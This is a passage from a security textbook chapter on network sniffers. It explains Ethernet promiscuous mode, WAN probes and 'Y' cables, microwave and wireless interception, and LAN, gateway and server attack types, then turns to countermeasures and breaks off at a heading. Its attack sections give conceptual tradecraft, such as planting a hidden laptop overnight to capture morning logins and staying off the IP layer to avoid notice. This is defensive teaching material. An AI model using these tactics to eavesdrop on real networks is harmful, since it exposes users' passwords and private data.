Asynchronous Transfer Mode (ATM), Ethernet, Token Ring, and X.25 are examples of common network topologies that are used to control the transmission of data. Each uses some form of data unit packaging that is referred to as a frame or cell, and represents a manageable portion of the communication.

Coax, fiber, twisted-pair wire, and microwave are a few examples of computer communications media that can provide the foundation for the specific topology to transmit data units.

The location of a sniffer is a defining factor in the amount and type of information collected. The importance of location is relative to the topology and media being used. The topology defines the logical organization of systems on a network and how data is negotiated between them. The medium being utilized can assist in determining the environment simply based on its location. A basic example of this logical deduction is a simple Ethernet network spread across multiple floors in a building with a connection to the Internet. Ethernet is the topology at each floor and typically uses CAT5 cabling. Fiber cables can be used to connect each floor, possibly using FDDI as the topology. Finally, connection to the Internet typically consists of a serial connection using a V.35 cable. Using this deduction, it is safe to say that a sniffer with serial capabilities (logically and physically) placed at the Internet router can collect every packet to and from the Internet. It is also feasible to collect all the data between the floors if access to the FDDI network is obtained.

It is necessary to understand the relationship of the topology to the location and the environment, which can be affected by the medium. The medium being used is relevant in various circumstances, but this is inherently related to the location. Exhibit 18.1 explains in graphical format the relationship between the location of the sniffer, the topology, and the medium being used.

There are three buckets on the left of a scale at varying distances from the axis point, or moment. Bucket A, the furthest from the axis point, represents the weight that the sniffer's *location* carries in the success of the attack and the complexity of implementing a sniffer into the environment. Bucket A, therefore, provides greater leverage in the calculation of success relative to the difficulty of integration. Nearly equally important is the ***topology,*** represented by bucket B. Closer to the axis point, where the leverage is the least, is the ***medium*** represented by bucket C. Bucket C clearly has less impact on the calculation than the other two buckets.

Adding weight to a bucket is analogous to changing the value of the characteristic it represents. As the difficulty of the location, topology, or medium increases, more weight is added to the bucket. For example, medium bucket C may be empty if CAT5 is the available medium. The commonality of CAT5 and the ease of interacting with it without detection represents a level of simplicity. However, if a serial cable is intersected, the odds of detection are high and the availability of the medium in a large environment is limited; therefore, the bucket may be full. As the sophistication of each area is amplified, more weight is added to the corresponding bucket, increasing the complexity of the attack but enhancing the effectiveness of the assault.

This example attempts to convey the relationship between these key variables and the information collected by a sniffer. With further study, it is possible to move the buckets around on the bar to vary the impact each has on the scale.




EXHIBIT 18.1 Location, topology, medium, and their relationship to the complexity of the sniffer-based attack and the information collected.

How Sniffers Work

As one would imagine, there are virtually unlimited forms of sniffers, as each one must work in a different way to collect information from the target medium. For example, a sniffer designed for Ethernet would be nearly useless in collecting data from microwave towers.

However, the volume of security risks and vulnerabilities with common communications seems to focus on standard network topologies. Typically, Ethernet is the target topology for local area networks (LANs) and serial is the target topology for wide area networks (WANs).

Ethernet Networks

The most common among typical networks are Ethernet topologies and IEEE 802.3, both of which are based on the same principle of Carrier-Sensing Multiple Access with Collision Detection (CSMA/CD) technology. Of the forms of communication in use today, Ethernet is one of the most susceptible to security breaches by the use of a sniffer. This is true for two primary reasons: installation base and communication type.

CSMA/CD is analogous to a conference call with several participants. Each person has the opportunity to speak if no one else is talking and if the participant has something to say. In the event two or more people on the conference call start talking at the same time, there is a short time during which everyone is silent, waiting to see whether to continue. Once the pause is over and someone starts talking without interruption, everyone on the call can hear the speaker. To complete the analogy, the speaker is addressing only one individual in the group, and that individual is identified by name at the beginning of the sentence.

Computers operating in an Ethernet environment interact in very much the same way. When a system needs to transmit data, it waits for an opportunity when no other system is transmitting. In the event two systems inject data onto the network at the same time, the electrical signals collide on the wire. This collision forces both systems to wait for an undetermined amount of time before retransmitting. The segment in which a group of systems participates is sometimes referred to as a collision domain, because all of the systems on the segment see the collisions. Also, just as the telephone was a common medium for the conference call participants, the physical network is a shared medium. Therefore, any system on a shared network segment is privy to all of the communications on that particular segment.

As data traverses a network, all of the devices on the network can see the data and act on certain properties of that data to provide communication services. A sniffer can reside at key locations on that network and inspect the details of that same data stream.

Ethernet is based on a Media Access Control (MAC) address, typically 48 bits assigned to the network interface card (NIC). This address uniquely identifies a particular Ethernet interface. Every Ethernet data frame contains the destination station's MAC address. As data is sent across the network, it is seen by every station on that segment. When a station receives a frame, it checks to see whether the destination MAC address of that frame is its own. As detailed in Exhibit 18.2, if the destination MAC address defined in the frame is that of the system, the data is absorbed and processed. If not, the frame is ignored and dropped.




EXHIBIT 18.2 Standard Ethernet operations.

Promiscuous Mode

A typical sniffer operates in promiscuous mode. Promiscuous mode is a state in which the NIC accepts all frames, regardless of the destination MAC address of the frame. This is further detailed in Exhibit 18.3. The ability to support promiscuous mode is a prerequisite for an NIC to be used as a sniffer, as this allows it to capture and retain all of the frames that traverse the network.

For software-based sniffers, the installed NIC must support promiscuous mode to capture all of the data on the segment. If a software-based sniffer is installed and the NIC does not support promiscuous mode, the sniffer will collect only information sent directly to the system on which it is installed. This happens because the system's NIC only retains frames with its own MAC address.

For hardware-based sniffers — dedicated equipment whose sole purpose is to collect all data — the installed NIC must support promiscuous mode to be effective. The implementation of a hardware-based sniffer without the ability to operate in promiscuous mode would be nearly useless inasmuch as the device does not participate in normal network communications.




EXHIBIT 18.3 Promiscuous operations.




EXHIBIT 18.4 Common WAN connection.

There is an aspect of Ethernet that addresses the situation in which a system does not know the destination MAC address, or needs to communicate with all the systems of the network. A broadcast occurs when a system simply injects a frame that every other system will process. An interesting aspect of broadcasts is that a sniffer can operate in nonpromiscuous mode and still receive broadcasts from other segments. Although this information is typically not sensitive, an attacker can use the information to learn additional information about the network.

Wide Area Networks

Wide area network communications typify the relationship between topology, transmission medium, and location as compared with the level of access. In a typical Ethernet environment, nearly any network jack in the corner of a room can provide adequate access to the network for the sniffer to do its job. However, in some infrastructures, location can be a crucial factor in determining the effectiveness of a sniffer.

For WAN communications, the topology is much simpler. As a focal point device, such as a router processes data, the information is placed into a new frame and forwarded to a corresponding endpoint. Because all traffic is multiplexed into a single data stream, the location of the device can provide amazing access to network activities. Exhibit 18.4 illustrates a common implementation of WAN connectivity. However, the location is sensitive and not easily accessed without authorization.

One way the sniffer can gain access to the data stream is through a probe. A probe is an optional feature on some Channel Service Unit/Data Service Unit (CSU/DSU) devices; it is a device that provides connectivity between the customer premise equipment (CPE), such as a router, and the demarcation point of the serial line. As illustrated in Exhibit 18.5, a probe is implemented to capture all the frames that traverse the CSU/DSU.




EXHIBIT 18.5 Sniffer probe used in a CSU/DSU.

Another way that the sniffer can gain access to the data stream is through a "Y" cable. A "Y" cable is connected between the CSU/DSU and the CPE. This is the most common location for a "Y" cable because of the complicated characteristics of the actual connection to the service provider's network, or local loop. Between the CSU/DSU and the CPE, a "Y" cable functions just like a normal cable. The third connector on the "Y" cable is free and can be attached to a sniffer. Once a "Y" cable is installed, each frame is electrically copied to the sniffer where it is absorbed and processed without disturbing the original data stream (see Exhibit 18.6). Unlike a probe, the sniffer installed with a "Y" cable must be configured for the topology being used. Serial communication can be provided by several framing formats, including Point-to-Point Protocol (PPP), High-Level Data Link Control (HDLC), and Frame Relay encapsulation. Once the sniffer is configured for the framing format of the topology — much as an Ethernet sniffer is configured for Ethernet frames — it can collect data from the communication stream.

Other Communication Formats

Microwave communications are typically associated with line-of-sight implementations. Each endpoint has a clear, unobstructed focal path to the other. Microwave is a powerful carrier that can be precisely focused to reduce unauthorized interaction. However, as shown in Exhibit 18.7, the microwaves can wash around the receiving dish, or simply pass through the dish itself. In either event, a sniffer can be placed behind one of the endpoint microwave dishes to receive some of the signal. In some cases, all the of the signal is available but weak, but it can be amplified prior to processing.

Wireless communications devices, such as cellular phones or wireless home telephones, are extremely susceptible to interception. These devices must transmit their signal through the air to a receiving station. Even though the location of the receiving station is fixed, the wireless device itself is mobile. Thus, signal transmission cannot rely on a line of sight, because a direct signal such as this would have to traverse a variety of paths during the course of a transmission. So, to enable wireless devices to communicate with the receiving station, they must broadcast their signal across a wide enough space to ensure that the device on the other end will receive some of the signal. Because the signal travels across such a wide area, an eavesdropper would have little trouble placing a device in a location that would receive the signal.

Security Considerations

Communication interception by unauthorized individuals represents the core concern for many aspects of information security. For information to remain private, the participants must be confident that the data is not being shared with others. However, this simple concept of communication protection is nearly impossible. All communications — especially those that utilize shared network links — have to be assumed to have a vulnerability to unauthorized interception and dissemination.




EXHIBIT 18.6 "Y" cable installation.




EXHIBIT 18.7 Microwave interception.

The availability of software-based sniffers is astounding. Combine the availability of free software with the fact that most modern NICs support promiscuous mode operations, and data interception becomes an expected occurrence rather than a novelty. Anyone with a PC, a connection to a network, and some basic, freely available software can wreak havoc on the security infrastructure.

The use of a sniffer as an attack tool is quite common, and the efforts of the attacker can be extremely fruitful. Even with limited access to remote networks that may receive only basic traffic and broadcasts, information about the infrastructure can be obtained to determine the next phase of the attack.

From an attacker's perspective, a sniffer serves one essential purpose: to eavesdrop on electronic conversations and gain access to information that would not otherwise be available. The attacker can use this electronic eavesdropper for a variety of attacks.

CIA

As elements of what is probably the most recognized acronym in the security industry, confidentiality, integrity, and availability (CIA) constitute the foundation of information security. Each one of these categories represents a vast collection of related information security concepts and practices.

Confidentiality corresponds to such concepts as privacy through the application of encryption in communications technology. Confidentiality typically involves ensuring that only authorized people have access to information. Integrity encompasses several aspects of data security that are to ensure that information has not had unauthorized modifications. The main objective of integrity is ensuring that data remains in the condition that was intended by the owner. In communications, the goal of integrity is to ensure that the data received has not been altered. The goal of availability is to ensure that information remains accessible to authorized users. Availability services do not attempt to distinguish between authorized and unauthorized users, but rely on other services to make that distinction. Availability services are designed to simply provide for the accessibility of the mechanisms and communication channels used to access information.

CIA embodies the core information security concepts that can be used to discuss the effectiveness of a sniffer. Sniffers can be used to attack these critical information properties directly, or to attack the mechanisms employed to guarantee these properties. An example of these mechanisms is authentication. Authentication is the process of verifying the identity of a user or resource so that a level of trust or access can be granted. Authentication also deals with verifying the source of a piece of information to establish the validity of that information. Authentication includes several processes and technologies to ultimately determine privileged access. Given the type of information exchange inherent in authentication, it has become a focal point for sniffer attacks. If an attacker obtains a password for a valid user name, other security controls may be rendered useless. This is also true for confidentiality and the application of encryption. If an attacker obtains the key being used to protect the data, it would be trivial to decrypt the data and obtain the information within.

Sniffer attacks expose any weakness in security technology and the application of that technology. As information is collected, various levels of vulnerabilities are exposed and acted upon to advance the attack. The goal of an attack may vary, but all of the core components of the security infrastructure must be functioning to reduce the risks.

This is highlighted by the interrelationship between the facets of CIA and the observation that, as one aspect fails, it may assist the attack in other areas. The goal of an attack may be attained if poor password protection is exploited or weak passwords are used that lead to the exposure of an encryption key. That key may have been used during a previous session that was collected by the sniffer. In that decrypted data may be instructions for a critical process that the attacker wishes to affect. The attacker can then utilize portions of data collected to reproduce the information, encrypt it, and retransmit it in a manner that produces the desired results.

Without adequate security, an attacker armed with a sniffer is limited only by his imagination. As security is added, the options available to the attacker are reduced but not eliminated. As more and more security is applied, the ingenuity and patience of the attacker is tested but not broken. The only real protection from a sniffer attack is not allowing one on the network.

Attack Methodologies

In various scenarios, a sniffer can be a formidable form of attack. If placed in the right location, a sniffer can be used to obtain proprietary information, or it can be used to gain information helpful in formulating a greater attack. In either case, information on a network can be used against the systems of that network.

There are many caveats regarding the level of success a sniffer can enjoy in a particular environment. Location is an obvious example. If the sniffer is placed in an area that is not privy to secret information, only limited data will be collected. Clearly, location and environment can have an impact on the type and amount of useful information captured. Therefore, attackers focus on specific concentrated areas of network activity in highly segmented networks.

Risks to Confidentiality

Confidentiality addresses issues of appropriate information disclosure. For information to remain confidential, systems and processes must ensure that unauthorized individuals are unable to access private information. The confidentiality implications introduced by a sniffer are clear. By surreptitiously absorbing conversations buried in network traffic, the attacker can obtain unauthorized information without employing conventional tactics. This contradicts the very definition of confidentiality.

Information security revolves around data and the protection of that data. Much of the information being shared, stored, or processed over computer networks is considered private by many of its owners. Confidentiality is fundamental to the majority of practicing information security professionals.

Encryption has been the obvious enabler for private exchanges, and its use dates back to Roman communications. Interestingly enough, computer communications are just now starting to implement encryption for confidentiality in communication domains that have traditionally been the most susceptible to sniffer attacks. Internal network communications, such as those within a LAN and WAN, do not utilize robust protection suites to ensure that data is not being shared with unauthorized individuals within the company. Terminal access emulation to a centralized AS/400 system is a prime example. Many companies have hundreds of employees accessing private data on centralized systems at banks, hospitals, insurance companies, financial firms, and government agencies. If the communication were to encroach onto an untrusted network, such as the Internet, encryption and data authentication techniques would not be questioned. Recently, the protection that has been normally afforded to external means of communication is being adopted for internal use because of the substantial risks that sniffers embody.

A properly placed sniffer would be privy to volumes of data, some of which may be open to direct interpretation. Internet services are commonly associated with the protection of basic private communications. However, at any point at which data is relayed from one system to another, its exposure must be questioned.

Ironically, the implementation of encryption can hinder the ultimate privacy. In a scenario in which poor communication encryption techniques are in use, the communication participants become overly trusting of the confidentiality of those communications. In reality, however, an attacker has leveraged a vulnerability in that weak encryption mechanism and is collecting raw data from the network. This example conveys the importance of properly implemented confidentiality protection suites. Confidentiality must be supported by tested and verified communication techniques that have considered an attack from many directions. This results in standards, guidelines, and best practices for establishing a trusted session with a remote system such that the data is afforded confidentiality. IPSec, PGP, SSL, SSH, ISAKMP, PKI, and S/MIME are only a few of the technologies that exist to ensure confidentiality on some level — either directly or by collateral effect. A sniffer can be employed to inspect every aspect of a communication setup, processing, and completion, allowing attackers to operate on the collected data at their leisure offline. This aspect of an offline attack on confidentiality

requires intensely robust communication standards to establish an encrypted session. If the standard or implementation is weak or harbors vulnerabilities, an attacker will defeat it.

Vulnerable Authentication Processes

Authentication deals with verification of the identity of a user, resource, or source of information and is a critical component in protecting the confidentiality, integrity, and availability of information. When one entity agrees to interact with another in electronic communications, there is an implicit trust that both parties will operate within the bounds of acceptable behavior. That trust is based on the fact that each entity believes that the other entity is, in fact, who it claims to be. Authentication mechanisms provide systems and users on a communication network with a reliable means for validating electronic claims of identity. Secure communications will not take place without proper authentication on the front end.

Trust is powerful in computer networking. If a user is trusted to perform a certain operation or process, she will be granted access to the system resources necessary to perform that function. Similarly, if a person is trusted in a communication session, the recipient of that person's messages will most likely believe what is being said. Trust, then, must be heavily guarded, and should not be granted without stringent proof of identity. Authentication mechanisms exist to provide that proof of identity.

Because authentication mechanisms govern trust, they are ripe targets for attack. If an attacker can defeat an authentication mechanism, he can virtually assume the identity of a trusted individual and immediately gain access to all of the resources and functions available to that individual. Even if the attacker gains access to a restricted user-level account, this is a huge first step that will likely lead to further penetration.

Sniffers provide an attacker with a means to defeat authentication mechanisms. The most straightforward example is a password sniffer. If authentication is based on a shared secret such as a password, then a candidate who demonstrates knowledge of that password will be authenticated and granted access to the system. This does a good job of guarding trust — until that shared secret is compromised. If an attacker learns the secret, he can present himself to the system for authentication and provide the correct password when prompted. This will earn him the trust of the system and access to the information resources inside.

Password sniffing is an obvious activity that can have an instant impact on security. Unless robust security measures are taken, passwords can be easily collected from a network. Most passwords are hashed or encrypted to protect them from sniffer-based attacks, but some services that are still heavily relied on do not protect the password. File Transfer Protocol (FTP), Telnet, and Hyper-Text Transfer Protocol (HTTP) are good examples of protocols that treat private information, such as usernames and passwords, as standard information and transmit them in the clear. This presents a significant threat to authentication processes on the network.

Communication Integrity

Integrity addresses inappropriate changes to the state of information. For the integrity of information to remain intact, systems and processes must ensure that an unauthorized individual cannot surreptitiously alter or delete that information. The implications of a sniffer on information integrity are not as clear-cut as those for confidentiality or authentication.

Sniffers are passive devices. However, by definition, an action is required to compromise the integrity of information. Sniffers and the information they procure are not always inherently valuable. The actions taken based on that information provide the real value either to an attacker or to an administrator. Sniffers, for example, can be used as part of a coordinated attack to capture and manipulate information and resubmit it, hence compromising its integrity. It is the sniffer's ability to capture the information in these coordinated attacks that allows the integrity of information to be attacked.

Session initiation provides an example. Essential information, such as protocol handshakes, format agreement, and authentication data, must be exchanged among the participants in order to establish the communication session. Although the attack is complicated, an attacker could use a sniffer to capture the initialization process, modify it, and use it later to falsify authentication. If the attacker is able to resend the personalized setup information to the original destination, the destination may believe that this is a legitimate session initialization request and allow the session to be established. In the event the captured data was from a privileged user, the copied credentials used for the attack could provide extensive access.

As with communications integrity, the threat of the sniffer from an availability standpoint is not direct. Because sniffers are passive devices, they typically do not insert even a single bit into the communication stream. Given this nature, a sniffer is poorly equipped to mount any form of denial-of-service (DoS) attack, the common name for attacks on resource availability. However, the sniffer can be used to provide important

information to a would-be DoS attacker, such as addresses of key hosts and network services or the presence server software versions known to be vulnerable to DoS attacks. The attacker can use this information to mount a successful DoS attack against the resource, thus compromising its availability.

While the primary target of a sniffer attack will not be the availability of information resources, the results of the attack can provide information useful in subsequent attacks on resource availability.

Growth over Time

Information collected by the attacker may not be valuable in and of itself. Rather, that information can be used in a learning process, enabling the attacker to gain access to the information or systems that are the ultimate targets.

An attacker can use a sniffer to learn useful pieces of information about the network, such as addresses of interesting devices, services and applications running on the various systems, and types of system activity. Each of these examples and many others can be combined into a mass of information that allows the attacker to form a more complete picture of the target environment and that ultimately assists in finding other vulnerabilities. Even in a well-secured environment, the introduction of a sniffer can amount to death by a thousand cuts. Information gathering can be quite dangerous, as seemingly innocuous bits of data are collected over time. The skilled attacker can use these bits of data to mount an effective attack against the network.

Attack Types

There are several types of sniffer attacks. These attacks are distinguishable by the network they target. The following sub-sections describe the various types of attacks.

LAN Based

As discussed throughout this chapter, LAN-based attacks represent the most common and easiest to perform attacks, and can reveal an amazing amount of private information. The proliferation of LAN sniffer attacks has produced several unique tools that can be employed by an attacker to obtain very specific data that pertains to the target environment. As a result of the commonality of Ethernet, tools were quickly developed to provide information about the status of the network. As people became aware of their simplicity and availability and the relative inability to detect their presence, these tools became a desired form of attack.

There are nearly infinite ways to implement a sniffer on a LAN. The level and value of the data collected is directly related to the location of the sniffer, network infrastructure, and other system vulnerabilities. As an example, it is certainly feasible that the attacker can learn a password to gain access to network systems from sniffing on a remote segment. Some network devices are configured by HTTP access, which does not directly support the protection of private information. As an administrator accesses the device, the attacker can easily obtain the necessary information to modify the configuration at a later time to allow greater access in the future.

Given the availability of sniffing tools, the properties of Ethernet, and the amount of unprotected ports in an office, what may appear to be a dormant system could actually be collecting vital information. One common method of LAN-based sniffer attack is the use of an inconspicuous, seemingly harmless system. A laptop can easily fit under a desk, on a bookshelf, in a box, or in the open; anywhere that network access can be obtained is a valid location. An attacker can install the laptop after-hours and collect it the next evening. The batteries may be exhausted by the next evening, but the target time is early morning when everyone is logging in and performing a great deal of session establishment. The attacker is likely to obtain many passwords and other useful fragments of information during this time.

Another aspect of LAN attacks is that the system performing the collection does not have to participate as a member of the network. To further explain, if a network is running TCP/IP as the protocol, the sniffer system does not need an IP address. As a matter of fact, it is highly desirable by the attacker not to obtain an IP address or interact with other network systems. Because the sniffer is interested only in layer 2 activities (i.e., frames, cells, or the actual packages defined by the topology), any interaction with layer 3, or protocol layer, could alert systems and administrators to the existence of an unauthorized system. Clearly, the fact that sniffers can operate autonomously increases the respect for the security implications of such a device.

WAN Based

Unlike a sniffer on a LAN, WAN-based attacks can collect information as it is sent from one remote network to another. A common WAN topology is Frame Relay (FR) encapsulation. The ability of an attacker to access

an FR cloud or group of configured circuits is limited, but the amount of information gained through such access is large.

There are three basic methods for obtaining data from a WAN, each growing in complexity but capable of collecting large amounts of private data. The first is access to the serial link between the router and the CSU/DSU, which was detailed earlier. Second, access to the carrier system would provide access not only to the target WAN but could conceivably allow the collection of data from other networks as well. This scenario is directly related to the security posture of the chosen carrier. It can be generally assumed that access to the carrier's system is limited and properly authenticated; however, it is not unheard of to find otherwise. The final form of access is to gather information from the digital line providing the Layer 1 connectivity. This can be accomplished, for example, with a fiber tap. The ability to access the provider's line is highly complicated and requires specialized tools in the proper location. This type of attack represents a typically accepted vulnerability, as the complexity of the attack reduces the risk associated with the threat. That is, if an attacker has the capability to intercept communications at this level, other means of access are more than likely available to the attacker.

Gateway Based

A gateway is a computer or device that provides access to other networks. It can be a simple router providing access to another local network, a firewall providing access to the Internet, or a switch providing virtual local area network (VLAN) segmentation to several networks. Nevertheless, a gateway is a focal point for network-to-network communications.

Installing a sniffer on a gateway allows the attacker to obtain information relative to internetworking activities, and in today's networked environments, many services are accessed on remote networks. By collecting data routed through a gateway, an attacker will obtain a great deal of data, with a high probability of finding valuable information within that data.

For example, Internet access is common and considered a necessity for doing business. E-mail is a fundamental aspect of Internet business activities. A sniffer installed on a gateway could simply collect all information associated with port 25 (SMTP). This would provide the attacker with volumes of surreptitiously gained e-mail information.

Another dangerous aspect of gateway-based attacks is simple neglect of the security of the gateway itself. A painful example is Internet router security. In the past few years, firewalls have become standard issue for Internet connectivity. However, in some implementations, the router that provides the connection to the Internet on the outside of the firewall is ignored. Granted, the internal network is afforded some degree of security from general attacks from the Internet, but the router can be compromised to gather information about the internal network indirectly. In some cases, this can be catastrophic. If a router is compromised, a privileged user's password could be obtained from the user's activities on the Internet. There is a strong possibility that this password is the same as that used for internal services, thus giving the attacker access to the inside network.

There are several scenarios of gateway-based sniffer attacks, each with varying degrees of impact. However, they all represent enormous potential to the attacker.

Server Based

Previously, the merits of traffic focal points as good sniffer locations were discussed. Given the type and amount of information that passes in and out of network servers, they become a focal point for sensitive information. Server-based sniffers take advantage of this observation, and target the information that flows in and out of the server. In this way, sniffers can provide ample amounts of information about the services being offered on the system and provide access to crucial information. The danger is that the attacker can isolate specific traffic that is relative to the particular system.

Common server-based sniffers operate much like normal sniffers in nonpromiscuous mode, capturing data from the NIC as information is passed into the operating system. An attacker can accomplish this type of sniffing with either of two basic methods: installing a sniffer, or using an existing one provided by the operating system.

It is well known that the majority of today's systems can be considered insecure, and most have various vulnerabilities for a number of reasons. Some of these vulnerabilities allow an attacker to obtain privileged access to the system. Having gained access, an attacker may choose to install a sniffer to gather more information as it is sent to the server. A good example is servers that frequently process requests to add users of various

services. Free e-mail services are common on the Internet, and in the event that users' passwords are gathered when they enroll, their e-mail will be completely accessible by an attacker.

By employing the system's existing utilities, an attacker needs only the necessary permissions to operate the sniffer. An example is tcpdump, described in detail later, which can be used by one user to view the activities of other users on the system. Improperly configured UNIX systems are especially vulnerable to these utility attacks because of the inherent nature of the multi-user operating environment.

Sniffer Countermeasures

A sniffer can be a powerful tool for an attacker. However, there are techniques that reduce the effectiveness of these attacks and eliminate the greater part of the risk. Many of these techniques are commonplace and currently exist as standards, while others require more activity on the part of the user.

In general, sniffer countermeasures address two facets of the attacker's approach: the ability to actually capture traffic, and the ability to use that information for dark purposes. Many countermeasures address the first approach, and attempt to prevent the sniffer from seeing traffic at all. Other countermeasures take steps to ensure that data extracted by the sniffer will not yield any useful information to the attacker. The following sub-sections discuss examples of both of these types of countermeasures.

Security Policy

Security policy defines the overall security posture of a network. Security policy is typically used to state an organization's position on particular network security issues. These policy statements are backed up by specific standards and guidelines that provide details on how an organization is to achieve its stated posture. Every organization should have a security policy that addresses its overall approach to security. A good security policy should address several areas that affect an attacker's ability to launch a sniffer-based attack.

Given physical access to the facility, it is easy to install a sniffer on most networks. Provisions in the security policy should limit the ability of an attacker to gain physical access to a facility. Denial of physical access to a network severely restricts an attacker's ability to install and operate a sniffer. Assuming an attacker does have physical access to a facility, provisions in the security policy should ensure that it is nontrivial to find an active but unused network port. A good security policy should also thoroughly address host security issues. Strong host security can prevent an attacker from installing sniffer software on a host already attached to the network. This closes down yet another avenue of approach for an attacker to install and operate a sniffer. Furthermore, policies that address the security of network devices help to deter gateway, LAN, and WAN attacks.

Policy should also clearly define the roles and responsibilities of the administrators who will have access to network sniffers. Because sniffing traffic for network analysis can easily lead to the compromise of confidential information, discretion should be exercised in granting access to sniffers and their output.

The following sections address point solutions that help to dilute the effectiveness of a sniffer-based attack. Security policy standards and guidelines should outline the specific use of these techniques.

Strong Authentication

